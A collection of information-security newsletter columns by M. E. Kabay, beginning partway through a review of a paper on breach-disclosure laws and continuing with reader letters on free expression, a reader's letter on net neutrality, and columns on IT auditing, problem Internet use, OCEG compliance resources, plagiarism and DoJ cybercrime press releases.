I was surprised by the results presented in this paper, which I found counterintuitive and disappointing (not, I hasten to add, through any fault of the authors or of their methodology). My disappointment is due to the fear that if independent study confirms the findings, then we have a serious problem to confront that will be familiar to anyone who has been following the divergence between propaganda and effective security measures. The familiar problem is that superficial measures which legislators hope and expect to support improved security – or hope and expect to generate the illusion of concrete action in support of improved security – may, upon examination, be completely ineffective. Superficial measures are typically ineffective because they do not address the underlying causes of the security breaches they are supposedly addressing. The theoretical basis for disclosure laws is a free-market conception of the value of perfect information. Completely-informed free agents can choose among competing suppliers to select those with the best record of customer protection and value, thus shifting the performance of the entire field towards better protection and safety. Those firms failing to provide adequate protection can be punished through individual or class-action lawsuits for tort.

Pushed to an extreme, this unfettered *Invisible Hand* < http://plus.maths.org/issue14/features/smith/ > approach to economics (a reference to the writings of Adam Smith) eliminates the need for regulatory agencies, legal mandates and standards for performance, or even punitive criminal laws. But enough of this airy persiflage, which will assuredly generate the usual torrent of hostile e-mail from readers who dislike any mention of political issues in this column.

See the extensive work of Bruce Schneier < http://www.schneier.com/ >, including his books *Beyond Fear* and *Secrets & Lies* < http://www.schneier.com/books.html >, insightful essays < http://www.schneier.com/essays.html > and his excellent *Crypto-Gram* newsletter < http://www.schneier.com/crypto-gram.html > for many analyses of faulty thinking in security engineering and social policies. See also my brief paper on airport security < http://www.mekabay.com/opinion/airport_safety.pdf > for a particular example of measures described as supporting security but (in my opinion) primarily used for propaganda purposes.

* * *

For the complete paper by Romanosky *et al.*, see the WEIS2008 Web site.< http://weis2008.econinfosec.org/papers/Romanosky.pdf >

For more information on interpreting data and statistical analyses, see my overview, "Understanding Computer Crime Studies and Statistics v4."< http://www.mekabay.com/methodology/crime_stats_methods.pdf >

The next WEIS 2008 paper I will review in this series is "Security Economics and European Policy"< http://weis2008.econinfosec.org/papers/MooreSecurity.pdf > by Ross Anderson, Rainer Böhme, Richard Clayton and Tyler Moore.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

-----Original Message-----
From: richard [mailto:rgrimmer@industryinet.com]
Sent: Saturday, October 28, 2006 13:38
To: mekabay@gmail.com
Subject: Well said!

I enjoyed your comments regarding the reader who wanted to tell you "what not to write in you column" (Metadata, October 26, 2006).
Intimidation in any form just rubs me the wrong way!

In my opinion, the fervently prosecuted concept of 'political correctness' is one of the most destructive ever to be embraced in our culture, and particularly in academia.

PS. - I've enjoyed reading your column for years, and always find nuggets of value and wisdom in you writing.

Richard Grimmer

-----Original Message-----
From: Sean W. McDermott [mailto:sean.mcdermott@talbots.com]
Sent: Friday, October 27, 2006 12:51
To: mekabay@gmail.com
Subject: Keep up the good work

Mich,

I just wanted to drop you a line to let you know how much I appreciate and value the Security Strategies newsletter you write for Network World.

I especially wanted to voice my support after your “Metadata” column that I recently read.

It would seem to me there are far too many people who want to control what is said these days. I am sometimes disheartened by how much that is true.

I enjoy your writing and respect your opinions, even though I may not always find myself in agreement.

Sean McDermott

CISSP, GCWS,CCNA, MCP, LMNOP

-----Original Message-----
From: Neal McNamara (nealmc) [mailto:nealmc@cisco.com]
Sent: Friday, October 27, 2006 10:22
To: mekabay@gmail.com
Subject: RE: Voting Machines

Mitch,

  Congrats on not bending to those who would have you strip all political consciousness from you column. If more folks would comment on the lack of clothing fewer of our emperors would appear naked.

Neal McNamara

(512) 378-1058

-----Original Message-----
From: Philip Sobol [mailto:psobol@corprisk.net]
Sent: Friday, October 27, 2006 13:14
To: mekabay@gmail.com
Subject: Latest column

Dear Dr. Kabay,

As a security professional, I have followed your columns with great interest. I have found them to be informative and thought provoking. Frankly, I am a bit embarrassed that my colleagues would dare to tell you what not to write or condemn you for your opinions. It would appear that they have forgotten that security cannot be draconian in its strategies but must be a business enabler. We must protect the environment in which we operate and at the same time be seamless in our implementation.

I would like to quote Robert Heinlein:

“When any government, or any church for that matter, undertakes to say to its subjects, This you may not read, this you must not see, this you are forbidden to know, the end result is tyranny and oppression no matter how holy the motives.

The purpose of a column is to express ideas. While I may not always agree, and it is my right to disagree, it is not my right to coerce you to agree with me. I may, however, persuade you to my way of thinking by providing factual information and ideas.

Keep up the great work. Your contribution to the security community has my vote.

Thanks,

Phil Sobol
Senior Corporate Security Consultant
CISSP, CISA, CNA, IAM
Corporate Risk Solutions, Inc.

-----Original Message-----
From: Harold Knapp [mailto:hknapp@holycross.edu]
Sent: Friday, October 27, 2006 10:45
To: mekabay@gmail.com
Subject: Voting Machines and Metadata

Dr. Kabay,

I don't always agree with what you write either; however, it ALWAYS makes me think. After all isn't that the reason you subscribe to listserv's to get other more qualified individuals opinions on subjects that they are subject matter experts on. Isn't the whole reason to belong to a community of like concerned individuals to share ideas and think about things. You have never said "you must" do the following.
You ask us to think about things and you confront us with challenges.
For FREE!!!! by the way. You neglected to mention that if the readers don't like what you have to say they do have a delete button on their keyboard and they also can send an unsubscribe message to the listserv.

You can write on what ever you like as far as I am concerned. I will read it - discuss it with my colleagues - and be better for the fact of at least giving it the respect of thought.

Regards .. Harold

Harold A. Knapp
Associate Director Information Technology Services and Network Operations, Director

-----Original Message-----
From: mason.richardson@srs.gov [mailto:mason.richardson@srs.gov]
Sent: Friday, October 27, 2006 09:12
To: mekabay@gmail.com
Subject: Keep Writing

Mich,

Thanks for writing and making available the columns that you provide. I always find them well thought out and thought provoking even if I might not agree with everything. Please keep writing and I hope to someday take your classes in the MSIA program when my more important duties as father and care-taker for a sick child are completed.

Thanks again,
Mason

-----Original Message-----
From: Heinrich, Mark [mailto:mark.heinrich@cta.com]
Sent: Friday, October 27, 2006 10:17
To: mekabay@gmail.com
Subject: FW: Metadata

Michel,

I have no idea who is complaining about your column, but I will happily consign them to whichever circle of Hell is reserved for half-witted, arrogant bigots. I enjoy your column because it covers a variety of topics, is refreshingly written, and, horror of horrors in this age, makes me think.

Keep up the good work!

Mark Heinrich, CISSP
Sr. Information Security Engineer
Computer Technology Associates, Inc.

-----Original Message-----
From: sputnik592@comcast.net [mailto:sputnik592@comcast.net]
Sent: Friday, October 27, 2006 09:17
To: mekabay@gmail.com
Subject: "Metadata" column

I personally find your columns to be educational, informative, and thought provoking. Keep up the great work!!

Respectfully,

Pam Putney
Richmond, VA

-----Original Message-----
From: Heydecker, David [mailto:David_Heydecker@bmc.com]
Sent: Friday, October 27, 2006 04:17
To: mekabay@gmail.com
Subject: Re: Your Metadata Column

Dear Dr. Kabay-

In brief: "Here Here!"

At length: I'm both busy and pressured at work but yours is one of the very few remaining columns that I make time to read- even if there are newsletters that are theoretically more relevant to my work. I'm not surprised that that you resent attempts to muzzle you but I'm delighted to see you respond in this way. I guess that I'm a little disappointed to see people making demands in the way they do of you but, hey, this is the real world, and without the world as it is, we wouldn't need the fascinating topic of IT-Related security.

With very best regards,

David.
David Heydecker CISSP ISSAP
Software Consultant
BMC Software

-----Original Message-----
From: King, Dave A. [mailto:DaveKing@nationallife.com]
Sent: Friday, October 27, 2006 09:03
To: mekabay@gmail.com
Subject: Bravo on Metadata!

Well said! I for one appreciate your thoughts and your candor. Thanks for challenging the "literary Taliban". It is the clearest demonstration of democratic principles I have seen in some time.

-----Original Message-----
From: Ray Panko [mailto:panko@hawaii.edu]
Sent: Thursday, October 26, 2006 22:55
To: Michel Kabay
Subject: Do Not Write About Synchronized Swimming!

Sorry, but there are some absolutes, Mich. :)

Ray Panko
Shidler College of Business
University of Hawai`i
http://panko.cba.hawaii.edu

-----Original Message-----
From: Bob Beilstein [mailto:Bob.Beilstein@jda.com]
Sent: Friday, October 27, 2006 01:35
To: mekabay@gmail.com
Subject: Thank you!

Thank you for doing something I've always wanted to see. "Metadata" was spot-on. It's sad that there are so many people who refuse to even listen to opinions that differ from their own, and then try to stop one from expressing them.

{helical fastening device}-em!

Robert J. Beilstein
Technical Architect – Americas CSG
Team Lead
JDA Software Group, Inc.

-----Original Message-----
From: OJ Jonasson [mailto:oliver1@dccnet.com]
Sent: Thursday, October 26, 2006 23:47
To: mekabay@gmail.com
Subject: Don't we love censorship!! - Metadata

Mich:

Just today here in Vancouver, the postal workers walked off the job after stating they would not deliver an (unsealed) anti-homosexual brochure (from some religious group in Ontario) that states homosexuality is ungodly, unhealthy and unnatural.

I'm not clear whether they: i.) challenge the scientific basis and lack of religious, medical & socio-behavioral supporting evidence for such broad claims; or
ii.) legitimate concerns over the number of gays that reside on their mail route.

Before long, we will have a litany of mail items the Posties won't deliver for a whole cast of reasons!!! Brings a whole new meaning to "Going Postal".

Hope my utility bills makes their censorship list real soon - could save me a small fortune every month.

Please keep up the good work - for what it counts you have my vote. I still read and enjoy all your articles and file them neatly under "NW on Security".

Cheers...OJ

-----Original Message-----
From: Doc G [mailto:maddocg@verizon.net]
Sent: Thursday, October 26, 2006 20:19
To: mekabay@gmail.com
Subject: What not to write!

Mr. Mekabay,
OK, now as a loyal reader, I believe it is my right, nay, my duty, to tell you what not to write! Sheesh, you can tell me what not to read, simply by NOT writing it. Now, I completely expect that you will refrain from writing things you think are stupid, inane, not worth my time to consider, or totally biased and untrue. There, now that I have cleared the air I feel much better, as should you; as you now have clear direction. <sigh> A readers job is never done.

Seriously, you do good, don't let some ID ten T type people get under your skin. Relax, you have LOTS of loyal readers.

Chin up and all that rot.

Sincerely,

tim

-----Original Message-----
From: Malecha, Martin P (Marty) [mailto:martin.malecha@verizonbusiness.com]
Sent: Thursday, October 26, 2006 19:48
To: mekabay@gmail.com
Subject: Keep writing your columns the way you are

Mr. Kabay -

I have been reading your columns for over a year, and find them uniformly informative, well written, and insightful. The issues you raised in your column on the voting machines are critically important to everyone, including some of those who apparently disagreed with what they perceived to be your political leanings.

There is no need to reply, as I am sure you are very busy. Please keep up the good work.

Marty
Martin Malecha
Verizon Business
Technical Service Manager

-----Original Message-----
From: Rodman, Boyd H. [mailto:Boyd.Rodman@pueblocc.edu]
Sent: Thursday, October 26, 2006 19:18
To: mekabay@gmail.com
Subject: Reply to Metadata column

Mitch,

I totally agree with your right to say anything you want in your column.
I agree with your assessment of the electronic voting machines. To most users they are a black box. If we make them a black box to software engineers then who knows what is going on inside the machine. We need a paper audit trail so we can verify that the vote is correct.

boyd

Boyd H. Rodman, Assessment Coordinator CIS Faculty
Pueblo Community College / Pueblo, Colorado 81004

More on Net Neutrality

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
Norwich University, Northfield VT

With talks on media concentration going on at FCC hearings across the country, I'm pleased to pass on a thoughtful letter from Bill Nelson, Manager of Network Services at a hospital in Minnesota. Mr Nelson wrote to me on this topic several months ago after reading the column on The End of the Internet As We Know It (TEOTIAWKI) < http://www.networkworld.com/newsletters/sec/2006/0501sec1.html >. With his permission, I am providing them here with the usual minor editing. In what follows, "I" refers to Mr Nelson.

* * *

First, it seems to me the 'Net is very much like the phone company. The 'Net (just like the phone company) is a collection of providers all selling access to a network of communications resources. The phone system is the totality of systems that communicate using voice. These systems are all owned by individuals who provide their own content in many different languages. Just as it would be wrong for the phone company to partially busy out Joey'Ds Pizza because Pizza Hut paid for such obstruction, it would be wrong for Amazon.com to pay to limit access to, say, rumpusbumpusbooks.com simply because they could afford to pay an Internet service provider (ISP) to do so.

Second, I think you give the average user too much credit and too much power. Just because we don't like something doesn't mean we have the inclination or even ability to change it. I am a DSL subscriber. I chose this over the much faster cable because I can have an account with my local ISP (Qwest), have statically assigned IP addresses and access anything I want. However, I have seen many cable companies limit virtual private network (VPN) transmissions because they wanted to charge for that ability. I pay a premium for these privileges but most of the people I know wouldn't pay for such liberty. Most of the people I know accept limits in the service they are provided because it is easier and cheaper to accept those limits. That acceptance ultimately limits _my_ choices because larger companies don't see the value in providing choices to smaller groups, merely offering uniform access to the lowest common denominator.

I have had DSL service for 6 years. I own my router and can terminate at any time. Due to the deregulation of DSL service, Qwest has changed the terms of its contracts. As of November 2006, I will have to commit to yearly contracts with early termination fees. I don't like this but I don't have any other options. Cable or satellite are the only other providers and they also have contracts to sign; none of them provide options for using a different ISP.

So I ask, do we really have a choice? I recently got more detail on the DSL early termination fees and discovered that Qwest considers a change of ISP (even though still retaining the DSL line) a termination and will hit clients for the fee, unless of course they are changing to Qwest. As I look forward, I fear the day when Qwest says the only ISP I can use is MSN. Then where is my choice? What happens when MSN, AOL, Verizon, and SPRINT are my only choices? What happens when I have to change my phone service because I don't like my ISP? What happens when the ISPs each have their vertically integrated markets and picking one limits my access to

content hosted on the other?

I don't think TEOTIAWKI is upon us. Indeed I tend toward conservative ideals and business models. But I don't agree that anything goes for those who can pay on the 'Net. There was a time when conservative people felt that there was a public-service element in broadcasting (I realize there is a difference because the airwaves are a public resource). Over time, the bottom line became the only thing that is important. Would you say this has made things better or worse? Would you say we have a more informed society or worse? What happens when that happens in cyberspace as well?

* * *

Readers may contact Mr Nelson by e-mail at < mailto:smelson@gmail.com >.

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the MSIA and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Dan Swanson on IT Auditing

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
Norwich University, Northfield VT

Dan Swanson, CMA, CIA, CISA, CISSP, CAP has been working in internal audit for over 24 years and provides an excellent free newsletter that some readers of this column will find valuable. His brief newsletter concentrates on IT governance and often includes security-related topics. For example, his 17 Oct issue pointed to a good book on project investment governance and reporting < http://tinyurl.com/ychhkt >; concisely introduced a Web page with IS27001 security standards compliance information < http://www.iso27001security.com/html/links.html >; alerted readers to a new series of podcasts from the Computer Emergency Response Team Coordination Center < http://www.cert.org/podcast/ >; and published abstracts of several interesting articles on corporate governance and risk management (e.g., < http://www.bfmag.com/magazine/archives/article.html?articleID=14695 >).

Readers may go to < http://groups.yahoo.com/group/Dans_SECemails/join > to join Dan's mailing list. You must have or create a free Yahoo groups ID for successful registration.

There's a collection of Dan's auditing-relating papers in the collection of his columns from _Compliance Week_ at < http://www.complianceweek.com/index.cfm?fuseaction=article.SavedSearchResults&search_ID=95 >. Although a full subscription will appeal primarily to professional auditors (it costs $999 a year), there is a 30-day free subscription available that includes weekly e-mail newsletters, one issue of the print magazine and free access to the archives.

Dan will be giving a Webinar on Tuesday the 14th of November 2006 at 11:00 PST (14:00 EST); the $249 registration free provides access to a live lecture and presentation on auditing compliance and ethics programs. Topics include

- Audit scope
- What is the goal?
- Planning efforts
- The general audit steps
- Audit risk assessment
- Audit objectives
- Audit approach
- What auditors like to see
- Audit testing
- Issues to watch out for
- Other considerations
- The audit report.

Full details of the Webinar are available online at < http://www.complianceonline.com/ecommerce/control/trainingFocus?product_id=700238 >. On the same topic, Dan has written an 88-page white paper that is available free and without

registration at < http://www.oceg.org/landing/IAG.aspx >. Entitled, “Internal Audit Guide: Evaluating a Compliance and Ethics Program,” the draft report from the Open Compliance and Ethics Group (OCEG) includes an Executive Overview (PDF file pages 10-12) that summarizes key points:

“The purpose of the Guide is to support more effective implementation of existing compliance and ethics programs, the objectives of which are to:
• Provide assurance to the board and management that compliance and ethics programs are designed effectively and operating as designed.
• Identify opportunities for improvement.
• Reinforce and support self-assessment efforts that have been completed, and promote a continuous improvement philosophy within the organization.

Additionally, the Guide offers an audit methodology which can be used to provide assurance to the board and management on compliance and ethics practices.”

I was interested to note that the PDF file was automatically stamped with a digital rights management indicator: a page footer reading “LICENSED TO <IP address> ON SUNDAY, OCTOBER 29, 2006. SINGLE USER LICENSE GRANTED.” This footer would ensure that rogue copies of the document might be traceable to specific downloads and supports the attempt to provide up-to-date, corrected copies from a single server.

Webinars from Compliance Online are archived; there’s a menu page at < http://www.complianceonline.com/ecommerce/control/courseFinder?category_id=30008 > for live or “On Demand – Access Anytime” Webinars. Topic areas of particular interest to readers of this column include

- Corporate Governance
- HIPAA Compliance
- IT Controls and Compliance
- SOX Compliance.

I hope readers will read Dan’s white paper and try his newsletter. I wish him good luck and a substantial audience in his Webinar!

[Disclaimer: I have no financial or any other involvement in the commercial activities mentioned above other than as a grateful reader of Dan’s writings.]

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Program Director of the MSIA and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Identifying Problem Internet Users

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Do any of your employees or colleagues seem to spend an inordinate amount of time using the Internet for non-work-related activities? A growing body of research suggests that a significant number of people are using the Internet in an unprofessional and possibly unhealthy way. For example, a paper by Drs Kimberly S. Young and Carl J. Case of St Bonaventure University [1] reported on various studies indicating that about 2/3 of the companies studied in the US "have disciplined, and more than 30% have terminated, employees for inappropriate use of the Internet. Specifically, accessing pornography (42%), online chatting (13%), gaming (12%), sports (8%), investing (7%), and shopping at work (7%) were the leading causes for disciplinary action or termination."

In a recent study that has gathered some comment in medical circles already, a team of researchers from Stanford University, California State University San Marcos and Kent State University were able to gain the cooperation of 1380 adults via a telephone survey that started with 2,513 randomly-dialed phone numbers.[2,3] The scientists studied the following eight potential markers for pathological Internet use:

- Relationships suffer
- Person conceals use of Internet
- Pre-occupation when offline
- Difficulty staying away from Internet
- Use Internet for escape or relief
- Attempts to cut back on use
- Very often stay online longer than intended; or
- Often stay online longer than intended.

This study reported that somewhere around 9% of the respondents had one or more of these behavioral markers; however, if diagnostic criteria for "problem Internet use" were narrowed to require sets of the markers, the incidence dropped below 1% of the sample. The authors wrote, "But these proposed criteria sets may be setting the bar too high, and a more liberal definition of problematic Internet use, say excessive use along with one item suggesting impairment or distress, could yield considerably higher rates.

In an unsigned 2004 newsletter from the Employment Law Resource Center of the Alexander Hamilton Institute (AHI) [4], the author listed a similar set of signs of possible addiction to Internet use drawn from work at the Center for Online Addiction < http://www.netaddiction.com/ >:

- Increased number of errors and mistakes
- Lying to co-workers and managers about Internet use
- Noticeable decline in work performance
- Preoccupation with the Internet

- Restlessness, irritability, and anxiety when trying to cut down on Internet use
- Risking important occupational activities or job opportunities because of excessive Internet use
- Spending more time than intended online
- Staying late at work to use the Internet
- Sudden withdrawal from co-workers
- Unsuccessful attempts to cut down on use.

Obvious approaches to reducing the prevalence of Internet abuse at work include clear Internet-use policies, appropriate awareness programs and training, well-documented monitoring of Internet use and consistent enforcement of those policies. On a personal level, managers seeing signs of possible abuse should encourage the affected employees to seek counseling. One of the resources such employees may find helpful is the referral directory at the Center for Internet Addiction Recovery < http://www.netaddiction.com/referral_directory.aspx >. The Center also provides interesting podcasts < http://www.netaddiction.com/PodCasts/podcasts.html > and supports a new blog at < http://netaddictionrecovery.blogspot.com/ > where affected individuals (or their friends and families) can exchange information and offer support.

* * *

References

[1] Young, K. S. & C. J. Case (2004). Internet abuse in the workplace: new trends in risk management. CyberPsychology and Behavior 7(1):105-111 < http://www.netaddiction.com/articles/eia_new_trends.htm >
[2] Aboujaoude, E., L. M. Koran, N. Gamel, M. D. Large & R. T Serpe (2006). Potential markers for problematic Internet use: a telephone survey of 2,513 adults. CNS Spectrum 11(10):750-755
[3] Brandt, M. (2006). Stanford study seeks to define whether Internet addiction is a problem. < http://www.medicalnewstoday.com/medicalnews.php?newsid=54437 >
[4] Anonymous (2004). Internet abuse: indiscretion or addiction? < http://www.ahipubs.com/newsletter/ht/ht05.18.04.html >

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

OCEG Provides Valuable Resources

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

While I was researching the work of auditor Dan Swanson for a previous column, I explored the Web site of the Open Compliance & Ethics Group (OCEG) < http://www.oceg.org > and found much of value for readers of this column.

According to the mission statement < http://www.oceg.org/Mission.aspx >, "OCEG is a nonprofit organization that uniquely seeks to help organizations drive performance by enhancing corporate culture and integrating governance, risk management, and compliance processes via:

- Guidelines and Standards
  - Summary of legal requirements
  - Process guidelines & standards to address requirements
  - Technical standards (key systems and integration points)
  - Both high-level and detailed guidance

- Evaluation Criteria & Benchmarks
  - Program effectiveness (both design and operation)
  - Program performance
  - Continuous program benchmarking

- Community of Practice
  - Online space where professionals can collaborate
  - Online tools & resources
  - Groups to discover, create, and evolve
  - Forums for discussion and exchange.

After joining the OCEG as a (free) registered user by filling out a simple and non-invasive form, I updated my profile with information on my areas of interest so that I could receive news updates tailored to my particular interests. Categories included areas such as culture (ethical, governance, risk, human capital), organization & personnel (leadership & champions, oversight, operational, strategic), process (technology), functions (internal audit, finance, risk management, operations, IT, and so on), size & structure (small business, government agency, nonprofit…), risk area (anti-corruption, governance, intellectual property, information management…), industry and geography. I'll be interested to see what kinds of news I begin to receive with this profile.

I downloaded and reviewed the _OCEG Foundation v1" ("Red Book") as a PDF file and found it to be a superb free resource weighing in at a substantial 272 pages. It was last updated on 2006-10-26. The list of sponsors includes well-known corporations such as DELL, Deloitte, DuPont, Ernst & Young, Microsoft, PriceWaterHouseCoopers, Roche, Staples, Sun, Unilever, Wachovia and many others. The Executive Advisory Board and the Steering Committee include chief executive and operating officers (CEOs & COOs), attorneys, association directors, university

presidents, professors and politicians.

Scott Mitchell, Chairman & CEO of OCEG, writes in his Foreword as follows (I have added expansions of acronyms [ ] and pointers to Web resources < >):

"The Framework describes processes and practices that organizations can adopt to address a range of governance, legal and regulatory requirements while promoting a strong internal environment and culture. The OCEG Framework incorporates many existing standards and official guidance including the US Federal Sentencing Guidelines < http://www.ussc.gov/guidelin.htm >, COSO [Committee of Sponsoring Organizations of the Treadway Commission < http://www.coso.org/ >] Internal Control, and ISO 9000 < http://www.iso.org/iso/en/iso9000-14000/index.html >. OCEG also incorporates elements of powerful business performance enhancement techniques such as Six Sigma < http://www.motorola.com/motorolauniversity.jsp >.

The Framework identifies and summarizes key legal requirements and then establishes core and additional practices to assist in meeting these requirements. Importantly, the OCEG Framework translates these laws and standards (and the sometimes cryptic guidance that accompanies them) into specific, practical, and actionable business practices.

The OCEG Framework uses a unified and structured approach, with specific tools to increase program alignment with business strategy, while lowering the total cost of compliance (TCC). By adopting this approach, an organization is able to efficiently benchmark against established OCEG criteria and peers in the OCEG community of practice."

In the page labeled 14 in the text (PDF file page 19), the authors have a section labeled "Relying on Trusted Sources." In addition to those mentioned above, they enumerate the following sources of foundation-level information:

- Department of Justice "Thompson" Memo < http://www.usdoj.gov/dag/cftf/corporate_guidelines.htm >
- Sarbanes-Oxley Act < http://www.sec.gov/divisions/corpfin/faqs/soxact2002.htm >
- Securities & Exchange rules < http://www.sec.gov/about/laws.shtml >
- Stock exchange (NASDAQ & NYSE) rules < http://www.nasdaq.com/about/LegalCompliance.stm & http://rules.nyse.com/NYSE/NYSE_Rules/ >
- Various US regulatory agency guidelines.

In addition to the basic guidelines of the Red Book, OCEG provides extensive resources for specific "domains" < http://www.oceg.org/Supplements.aspx > such as human resources, general management, labor relations, discrimination, harassment, hiring & retention, employee terminations, whistleblowing & retaliation, risk management, employee information privacy and so on.

In my next column, I'll explore the Red Book's approach to risk management.

* * *

New information assurance journal – Norwich University Journal of Information Assurance

(NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Plagiarism Outside the Classroom

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Most readers know from personal experience in school that plagiarism – the use of someone else's words or ideas without attribution or without indicating that an exact copy the material is being quoted – is a definitely a Bad Thing. Teachers emphasize the importance of distinguishing one's own work from that of others; an entire industry has grown up to help academics screen the work of their students (see for example < http://tinyurl.com/yd5vge >. But does plagiarism actually matter in the real world – for example, the world of work, politics, government and the arts?

Oh yes it does!

In early 2006, a 19-year-old sophomore from Harvard University was in the news when her first novel, "How Opal Mehta Got Kissed, Got Wild, and Got a Life," was withdrawn from bookstores by the publisher, Little, Brown after she admitted that she had unconsciously and unintentionally plagiarized material from novels by Megan McCafferty.< http://tinyurl.com/ycsxdq > Talk about an embarrassing start to a promising career….

More recently here in Vermont, a 29-year-old political writer had to resign from one of the campaigns here for using text from other politicians on behalf of his candidate without quotation marks and without attribution. < http://tinyurl.com/ymxyox > He called a local columnist, who reported that he said, "I am deeply sorry and embarrassed for my actions…. I, and I alone, take full responsibility for any plagiarized material used by the campaign. I was stupid and I was wrong." < http://tinyurl.com/ymhcee > In that case, plagiarism cost the enthusiast his job.

In a thoughtful essay entitled "Purloined Letters: Are we too quick to denounce plagiarism?" published in _The New Yorker_ magazine in 1997 and mirrored at < http://tinyurl.com/yfrg4h >, James Kincaid summarizes the story of poet Neal Bowers, who discovered that someone calling himself "David Sumner" (or sometimes "Daine Compton") was not only plagiarizing his poems: he was even plagiarizing the plagiarized poems by submitting them to multiple magazines. Mr Kincaid continues with an analysis of newspaper writers' use (or abuse) or wire-service copy, arguing that "Such word-by[-]word agreement certainly isn't culpable where a wire service is involved, and, in any event, seems little more than a signal of brisk workmanship." In another section of his essay, Kincaid points out that in literary works, it can be difficult to distinguish between what one has learned from others and what one has created for oneself: "But how do I distinguish what I have 'learned from others. from what I am 'personally contributing'? If I subtract everything I have learned from others (including Mother?), what is left?" He quotes Helen Keller, upon being accused of plagiarism, as saying, "It is certain that I cannot always distinguish my own thoughts from those I read, because what I read becomes the very substance and text of my mind."

Philosophical reflections apart, I recommend that readers support policies explicitly banning plagiarism in all corporate publications, including Web sites. Security awareness newsletters should occasionally include warnings about intentional or unintentional plagiarism as part of the

annual cycle of useful topics. Anyone wanting more material about plagiarism, perhaps to use in a newsletter, can read the section entitled “Why We Cite Sources” in my paper “On Writing” available at < http://tinyurl.com/yajn2p > or in the PDF at < http://tinyurl.com/yaul5d >.

And by the way, you don’t have to plagiarize _my_ articles to use them: everyone is welcome to point to the _Network World_ archives < http://tinyurl.com/yemld9 > and to my Web site or even to use the materials verbatim for non-commercial purposes (e.g., for internal newsletters or in materials for educational institutions) provided the source is indicated. Just don’t post them on a public Web site, please.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Crime and Punishment

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As most readers of this column know by now, I compile reports about information assurance issues into a database called the INFOSEC Year in Review < http://www.mekabay.com/iyir > which then fuels courses for my graduate students (and others) and supports articles in various ways. Today I want to point readers to a couple of useful resources that can help enliven corporate security-awareness newsletters and information assurance (IA) courses with what sometimes seem like sketches for "Law & Order" episodes (for an amazingly detailed review of the series see < http://en.wikipedia.org/wiki/Law_&_Order >).

The first site today is the Computer Crime & Intellectual Property Section (CCIPS) of the United States Department of Justice (DoJ) < http://www.cybercrime.gov/ >, which lists several months of recent press releases and a short list of valuable documents. The press releases typically summarize indictments, pleas, convictions and sentences. They often provide details of the crimes and specify the statutes involved in the prosecution (very useful for my Cybercrime and Cyberlaw course < http://www.mekabay.com/courses/academic/norwich/cj341/index.htm >).

For example, when I visited it in mid-November 2006, I found the following particularly interesting stories among the 19 listed (these are all in PDF):

- Wise, Virginia Man Sentenced in Peer-to-Peer Piracy Crackdown
- California Man Sentenced for Recklessly Damaging a Protected Computer Owned by his Former Employer
- California Man Sentenced for Electronically Stealing Trade Secrets from his Former Employer, a Construction Contractor
- Owner of P.C. Consultants of Wadsworth, Inc. Charged with Computer Intrusion of Merrick Graphics' Computer System
- Developer of "HU Loader" Pleads Guilty in Satellite Television Piracy Case
- Justice Department Announces Guilty Plea in Peer-to-Peer Piracy Crackdown
- For-Profit Software Piracy Website Operator Sentenced to 87 Months in Prison: Defendant Made More Than $5.4 Million in Illegal Revenue
- 'Operation Fastlink' Defendant Sentenced for Online Software Piracy
- Michigan Man Gets 30 Months for Conspiracy to Order Destructive Computer Attacks on Business Competitors
- Operator of Massive For-Profit Software Piracy Website Sentenced to Six Years in Prison: Defendant Made More Than $4.1 Million in Illegal Revenue
- Two Men Plead Guilty To Music Piracy Charges
- Four Men Sentenced And Another Film Critic Pleads Guilty In Operation Copycat: Operation Has Yielded Thirty-Two Convictions, Including the First Convictions in U.S. for Camcording in a Movie Theater and Uploading "Pre-Release" Movies on the Internet

Among the "Hot Documents" were the following particularly interesting titles:

- How to Report Internet-Related Crime
- United States Joins Council of Europe Convention on Cybercrime
- Council of Europe Convention on Cybercrime: Fact Sheet
- Statement of the Attorney General on the Senate's Action on the Council of Europe Cybercrime Convention
- Progress Report of the Department of Justice's Task Force on Intellectual Property
- Current Manual Available on Electronic Search and Seizure

For a complete listing of all the press releases of the CCIPS from 2001 to now in HTML, see < http://www.cybercrime.gov/ccnews.html >.

